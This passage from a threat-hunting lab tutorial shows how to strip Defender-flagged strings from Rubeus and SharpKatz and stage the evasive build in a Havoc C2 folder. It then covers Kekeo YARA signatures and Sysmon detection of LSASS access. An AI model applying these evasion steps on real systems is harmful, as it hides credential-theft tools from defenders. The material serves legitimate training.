
We can see 1294 References have been renamed. Save the file and let's REBUILD the solution.

- From the same
powershell promptuse GoCheck again:
gocheck64.exe C:\THEV\Rubeus\Rubeus\bin\x64\Release\Rubeus.exe --defender

We can see there old detection for TICKET is gone, but we have a new one: DiffieHellmanKey, alright let's fix that one, just like we did before.
-
In Visual studio, open Find/Replace and change
DiffieHellmanKeyto "dhkey". Save the project, rebuild and let's scan again with GoCheck (it should replace 12 occurrences). -
From the same
powershell promptuse GoCheck again:

Another hit : impersonateuser, we'll replace this with "impuser". (it should replace 7 occurrences). Save the file and let's REBUILD the solution, and scan again with GoCheck.
gocheck64.exe C:\THEV\Rubeus\Rubeus\bin\x64\Release\Rubeus.exe --defender

Another one? Now defender seems to dislike base64.

- Save the file and let's
REBUILDthe solution, and scan again with GoCheck.

Tadaa!!!! Victory!!! No more detections, we can now drop the clean rubeus file to our "C:\" drive and defender won't detect it. Let's try:

If we go and check our yara rules, we do find some kekeo (Rubeus) detection, but not the "MTB suffix stands for "Machine Learning-Based Threat Detection" (static/file-based).
One thing I noticed is that the strings ascii was missing the "wide" parameter for UTF-16 (common in .NET). Just something to know. Also string $x_1_8 translates to "KrbCred".
Defender's signature for Kekeo.B looks like this:
rule VirTool_Win32_Kekeo_B_2147805713_0
{
    meta:
        detection_name = "VirTool:Win32/Kekeo.B"
        threat_id = "2147805713"
        type = "VirTool"
        platform = "Win32: Windows 32-bit platform"
        family = "Kekeo"
        severity = "Critical"
        signature_type = "SIGNATURE_TYPE_PEHSTR_EXT"
        threshold = "7"
        strings_accuracy = "High"
    strings:
        $x_1_1 = "base64(ticket.kirbi)" ascii wide//weight: 1
        $x_1_2 = "krbtgt/{0}" ascii wide//weight: 1
        $x_1_3 = "krbtgt/.*" ascii wide//weight: 1
        $x_1_4 = "/domain:" ascii wide//weight: 1
        $x_1_5 = "/impersonateuser" ascii wide//weight: 1
        $x_1_6 = "/krbkey" ascii wide//weight: 1
        $x_1_7 = "(!samAccountName=krbtgt)(!(UserAccountControl:" ascii wide //weight: 1
        $x_1_8 = {4b 72 62 43 72 65 64 00}  //weight: 1, accuracy: High
        $x_1_9 = "base64({0}.kirbi)" ascii wide //weight: 1
    condition:
        (filesize < 20MB) and
        (7 of ($x*))
}
NOTE: See here how there's a
weightfield added to the end of each string - weight is not a standard YARA feature but a custom metadata field, likely used by the defender2yara tool or a custom scanning framework to indicate the importance or confidence of each string in the detection logic - think EDR's using this weight to determine However, you can simulate weighting or prioritize certain strings in YARA by structuring the condition section to emphasize specific strings, effectively giving them higher importance in the detection logic.
Threat ScoringandConfidenceLevels: he EDR tool assigns a numerical score to each matched YARA string based on its weight in the meta section. The total score determines the confidence level of the detection, influencing whether an alert is triggered or escalated.- Alert
Prioritization: EDR uses weights to rank alerts based on the severity or specificity of matched strings. Higher-weighted strings trigger higher-priority alerts or immediate analyst review.Behavioral Correlation: he EDR correlates YARA string matches with runtime behaviors (e.g., API calls, network activity) and uses weights to determine which strings indicate more severe behaviors. Higher-weighted strings trigger deeper behavioral analysis. The high weight of "/impersonateuser" (if we'd put this to 5 for example) prompts the EDR to monitor for user impersonation attempts, such as creating a new process with a forged Kerberos ticket. Lower-weighted strings might trigger monitoring for less critical behaviors, like domain enumeration. The EDR uses the weight to focus on high-risk behaviors, such as ticket forging in Rubeus, tying static strings to dynamic actions.- Rule Matching
Thresholds- EDR uses weights to enforce a cumulative score threshold for detection, as hinted by the threshold = "7" in the rule’s meta section. Files must accumulate enough weighted matches to be flagged. The high weight of "/impersonateuser" ensures that files with this string are more likely to meet the threshold,reducing false negativesforcriticalthreats.- Quarantine or
Response Actions- EDR uses weights to determine automated response actions, such as quarantining a file or blocking a process. Higher-weighted strings trigger more aggressive actions.- Threat Intelligence Enrichment - EDR uses weights to enrich threat intelligence reports, tagging detections with higher-weighted strings as more significant in threat analysis or reporting.
- EDR feeds weighted string matches into a machine learning model to classify files or behaviors. Higher-weighted strings contribute more to the model’s decision boundary. The higher weight of "/impersonateuser" boosts the ML model’s
confidencein detecting Kekeo.B or Rubeus, especially for Kekeo.A!MTB variants withmachine learning-based file inspection.
Palo Alto Networks describes that EDRs “monitor behavior… [and] machine learning analyzes these behaviors in real time, using historical data to differentiate between benign and malicious activities,” and that static and behavioral data are fused for final decisions. https://www.paloaltonetworks.com/cyberpedia/how-edr-leverages-machine-learning
Combinations of static and dynamic analysis continue to be the best choice for the majority of organizations, with static risk often determining what gets escalated to sandboxing or more advanced stages of inspection.
"Major EDR providers describe pipelines where “static analysis triggers deeper investigation” or where “behavioral engines are activated by suspicious static findings,” though full technical details are proprietary". https://www.fortinet.com/resources/cyberglossary/what-is-edr
NOTE: As you can see making sure your binary completely evades static detections, will have an impact on AV and EDR's* decisions made when doing behavioral analysis!!!
2. SharpKatz
Let's revisit SharpKatz from our PS Loader lab.
In the previous lab we already compiled SharpKatz - let's see how we can evade Defender's signature for SharpKatz and use it in our Havoc framework.
When we copy ShaprKatz.exe to our C:\ drive, Defender immediately picks is up with a MSIL signature:

Let's find what Defender is triggering on exactly with GoCheck.
- Open a powershell prompt:
gocheck64.exe C:\THEV\SharpKatz\SharpKatz\bin\x64\Release\SharpKatz.exe --defender

- Open the sharpkatz.sln file with Visual Studio 2019 and let's replace the
LogonServerstring withLogon_Server




Let's upload the AV bypass version of SafetyKatz to our Kali host for later use in Havoc:
- On your windows machine, from a powershell prompt type the following command:
scp C:\THEV\SharpKatz\SharpKatz\bin\x64\Release\SharpKatz.exe Threatadmin@kali:/opt/Havoc/payloads/SharpKatz_bypass.exe
- Enter the password
Threathunt25when prompted.
This concludes the lab on static analysis and AV signature bypass. Let's do some Forensics analysis in the next lab.
Detections & IOCS's SharpKatz and others...
1. SUMMARY : Credential Access via LSASS Memory (T1003.001)
Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement - for example, by using the Pass-the-Hash or Pass-the-Ticket techniques. As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.
The following SSPs can be used to access credentials:
- Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package.
- Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges.
- Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later.
- CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services.
1.1 MITRE ATT&CK

Here's a list of detections and IOC's (behavioral) that can be used to identify the activity from tools like SharpKatz, Mimikatz, Dumpert, etc.
1.2 Detection Engineering Process
Let's have a look at what happens when we run SharpKatz.exe on our lab machine. We can use Sysmon to monitor the activity, specifically process access (event ID 10) and file creation (event ID 11).

 Methodology by SpecterOps
1.3 SYSMON Process Access (Event ID 10)
When tools like SharpKatz or Mimikatz are executed, they often need to access the memory of other processes to extract sensitive information such as credentials. This is typically done using the OpenProcess API call, which can be monitored by Sysmon.
https://learn.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights
- PROCESS_VM_READ (0x0010)
- PROCESS_QUERY_INFORMATION (0x0400)
- PROCESS_QUERY_LIMITED_INFORMATION (0x1000)
Mimikatz uses 0x0010 | 0x1000 = 0x1010 (VM_READ + QUERY_LIMITED_INFORMATION)
SharkpKatz uses 0x400 | 0x0010 | 0x1000 = 0x1410 (QUERY_INFORMATION + VM_READ + QUERY_LIMITED_INFORMATION) -which is more access than needed
SharpDump and Dumpert use even more access: 0x1FFFFF (ALL ACCESS)
ProcDump uses 0x1FFFFF (ALL ACCESS)
comsvcs.dll uses 0x1FFFFF (ALL ACCESS) and 0x1410 (QUERY_INFORMATION + VM_READ + QUERY_LIMITED_INFORMATION) - depends if you run as admin or system.

NOTE: This detection is already added to your sysmon config file.
- On your Windows machine, open ELEX (Event Log Explorer) and
open the workspacecalled "WORKSPACE_Sysmon10.ELX" located in the folder"c:\THEV\Labs\PSLoader\"
You can see the filter is already pre-configured for you to look for the sysmon rule with event ID 10 (Process Access) and the text in the description "LSASS Credential Dumping".
